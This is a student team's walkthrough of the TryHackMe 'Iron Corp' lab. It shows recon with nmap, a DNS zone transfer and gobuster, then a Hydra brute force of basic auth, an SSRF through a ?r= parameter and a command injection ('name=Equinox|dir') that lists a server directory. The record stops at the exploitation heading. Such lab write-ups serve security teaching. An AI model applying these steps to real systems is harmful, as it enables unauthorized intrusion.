PenTest 2

Iron Corp

No Entry

Members:

ID	Name	Role
1211102976	Lee Le Xuan	Leader
1211103182	Ester Ong Xiang Lin	Member
1211102020	Jackter Un Chia Te	Member
1211102575	Pang Ding Yuan	Member

Step 1: Recon and Enumeration


Members Involved: Le Xuan, Ester

Tools used: Terminal, Nmap, Gobuster, dig

Thought Process and Methodology and Attempts:

Firstly, Le Xuan and Ester added the IP to /etc/hosts so they can enumerate the domain name as well as the IP and begin with a nmap scan.

```
┌──(1211102976㉿kali)-[~]
└─$ sudo su
[sudo] password for 1211102976:
┌──(root💀kali)-[/home/1211102976]
└─# nano /etc/hosts
```




Le Xuan did nmap port scanning and if she found that if she didn't use -Pn, she will get empty scan result.

```
┌──(root💀kali)-[/home/1211102976]
└─# nmap ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 21:10 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try
-Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.27 seconds
```


Thus, Le Xuan and Ester added -Pn in the nmap command and once the nmap scanning is done, they got the ports.

```
┌──(root💀kali)-[/home/1211103182]
└─# nmap -Pn -sV -O -A -T5 -p 1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 00:30 EDT
Nmap scan report for ironcorp.me (10.10.72.158)
Host is up (0.20s latency).
Not shown: 64993 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T04:35:22+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T04:24:52
|_Not valid after:  2023-01-31T04:24:52
|_ssl-date: 2022-08-02T04:35:31+00:00; +1s from scanner time.
8080/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Potentially risky methods: TRACE
```


Le Xuan and Ester then had a look at the opened ports.
For ports 53, 135, and 3389, the page is not accessible.



Le Xuan can access the web service of port 8080 and it has a control panel, but there is no functionality that can serve her.




Le Xuan can also access the web service of port 11025 and she faced the same problem, it also does not contain information or functionalities that could help her to climb into the system.



As the nmap takes out port 53, Le Xuan and Ester tried with dig to see if they can list any sub-domain or information that is relevant. Then, they found two subdomains that are running internally.

```
┌──(root💀kali)-[/home/1211102976]
└─# dig ironcorp.me @10.10.239.84 axfr

; <<>> DiG 9.17.19-3-Debian <<>> ironcorp.me @10.10.239.84 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster.
3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster.
3 900 600 86400 3600
;; Query time: 616 msec
;; SERVER: 10.10.239.84#53(10.10.239.84) (TCP)
;; WHEN: Mon Aug 01 22:42:49 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

Le Xuan needed to add the IP with the subdomains to /etc/hosts so that she can enumerate them.




Ester ran Gobuster on the new two subdomains and found the same addresses as on the main domain.


```
┌──(root💀kali)-[/home/1211102976]
└─# gobuster dir -u http://internal.ironcorp.me:8080/ -w /usr/share/wordlists
/dirb/common.txt -q -t 25 -x php,html,txt
/assets               (Status: 301) [Size: 163] [--> http://internal.ironcorp
.me:8080/assets/]
/calendar.html        (Status: 200) [Size: 9326]
/forms.html           (Status: 200) [Size: 12423]
/icons.html           (Status: 200) [Size: 34252]
/index.html           (Status: 200) [Size: 20040]
/index.html           (Status: 200) [Size: 20040]
/Index.html           (Status: 200) [Size: 20040]
/login.html           (Status: 200) [Size: 5025]
/Login.html           (Status: 200) [Size: 5025]
/profile.html         (Status: 200) [Size: 24416]
/register.html        (Status: 200) [Size: 5216]
```

```
┌──(root💀kali)-[/home/1211102976]
└─# gobuster dir -u http://admin.ironcorp.me:8080/ -w /usr/share/wordlists/di
rb/common.txt -q -t 25 -x php,html,txt
/assets               (Status: 301) [Size: 160] [--> http://admin.ironcorp.me
:8080/assets/]
/calendar.html        (Status: 200) [Size: 9326]
/forms.html           (Status: 200) [Size: 12423]
/icons.html           (Status: 200) [Size: 34252]
/index.html           (Status: 200) [Size: 20040]
/index.html           (Status: 200) [Size: 20040]
/Index.html           (Status: 200) [Size: 20040]
/login.html           (Status: 200) [Size: 5025]
/Login.html           (Status: 200) [Size: 5025]
/profile.html         (Status: 200) [Size: 24416]
/register.html        (Status: 200) [Size: 5216]
```


For internal.ironcorp.me, there is a forbidden service.



For admin.ironcorp.me, it loads a protected area with basic authentication.



Again Ester ran Gobuster on the main domain but she didn't find anything interesting. Therefore, Ester and Le Xuan thought that they can use Hydra to brute force the subdomain admin.ironcorp.me for the credentials



Step 2: Initial Foothold

Members Involved: Jackter, Pang

Tools used: firefox, terminal, hydra tool


Thought Process and Methodology and Attempts:

Firstly we try to use the wfuzz tool with the rockyou.txt but it seems very lag and cause the jamming kali machine with the 20 thousand of result.


Jackter helped ourselves with Hydra to brute force the subdomain admin.ironcorp.me, we managed to find the credentials. Then, we got the username and password for the admin.ironcorp.me authentication.

```
┌──(root㉿kali)-[/home/1211102020/Downloads]
└─# hydra -l admin -P wordlists.txt -s 11025 admin.ironcorp.me http-get -I ssh://admin.ironcorp.me:11025
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 10:07:14
[DATA] attacking http-get://admin.ironcorp.me:11025/ssh://admin.ironcorp.me:11025
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 10:07:15
```

After Pang login successfully, he saw the page as below. Jackter tried to enter something in the search column and clicked the search button. He saw that there is a ?r= parameter that appeared after clicking the submit button.




As Jackter couldn't access the internal.ironcorp.me subdomain before this, Pang tried to put it here behind the ?r= parameter and he noticed that there is a line of text with a link appears. When Jackter hovered the link, he can see that a link ends with name= appears.




Hence, to copy the link, we viewed the page source and found the link.

```
            e.style.display = 'block';
    }
//-->
</script>
<html>

<body>

        <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>

</body>

</html>


<!DOCTYPE HTML>
<html>
```

We pasted the link behind the parameter and a name appears.



They assumed that the name appears is a user's name. Thus, they added the name Equinox behind the name parameter and add a vertical bar '|' dir behind the name. This command means to grab the directory of the user Equinox.


TryHackMe | Iron Corp
Dashtreme Admin - Free
Coming Soon - Start Bootstr
Hello
admin.ironcorp.me:11025/?r=internal.ironcorp.me:11025/name.php?name=Equinox|dir
My name is:
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159
Directory of E:\xampp\htdocs\internal
04/11/2020 09:11 AM .
04/11/2020 09:11 AM ..
03/27/2020 08:38 AM 53 .htaccess
04/11/2020 09:34 AM 131 index.php
04/11/2020 09:34 AM 142 name.php
3 File(s) 326 bytes
2 Dir(s) 1,468,596,224 bytes free
Ultimate search bar
Search:
Submit Query

Step 3: Exploiting

Members Involved: Ester, Jackter

Tools used: Terminal, Burp Suite, FoxyProxy, Netcat, Python3

